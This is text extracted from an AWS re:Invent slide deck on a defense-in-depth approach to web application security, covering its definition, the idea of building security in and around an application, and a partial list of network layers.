



AWS  
re:Invent

**SEC407-R**

# A defense-in-depth approach to building web applications

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Amazon Web Services

“The only defense against the world is a thorough knowledge of it.”

**John Locke**

Philosopher

# What to expect

Definition and overview


Building security in your application

Building security around your application

Advanced mitigation strategies

# Defense-in-depth defined

- Multiple, independent layers of security
- Decreases momentum and effectiveness of an attack
- Requires an attacker to break multiple, progressively specialized, layers of defense
- The effort required to mount a successful attack becomes increasingly difficult and costly



# Defense-in-depth strategy

- Building on a **secure platform**
- Building security **IN** your application
- Building security **AROUND** your application



# Defense-in-depth strategy

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- Building security **IN** your application
- Building security **AROUND** your application




# Defense-in-depth strategy

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- Building security **AROUND** your application







# Multiple, independent layers of security



# Multiple, independent layers of security



# Multiple, independent layers of security



# Multiple, independent layers of security

7 application layer

6 presentation layer

5 session layer

4 transport layer

3 network layer

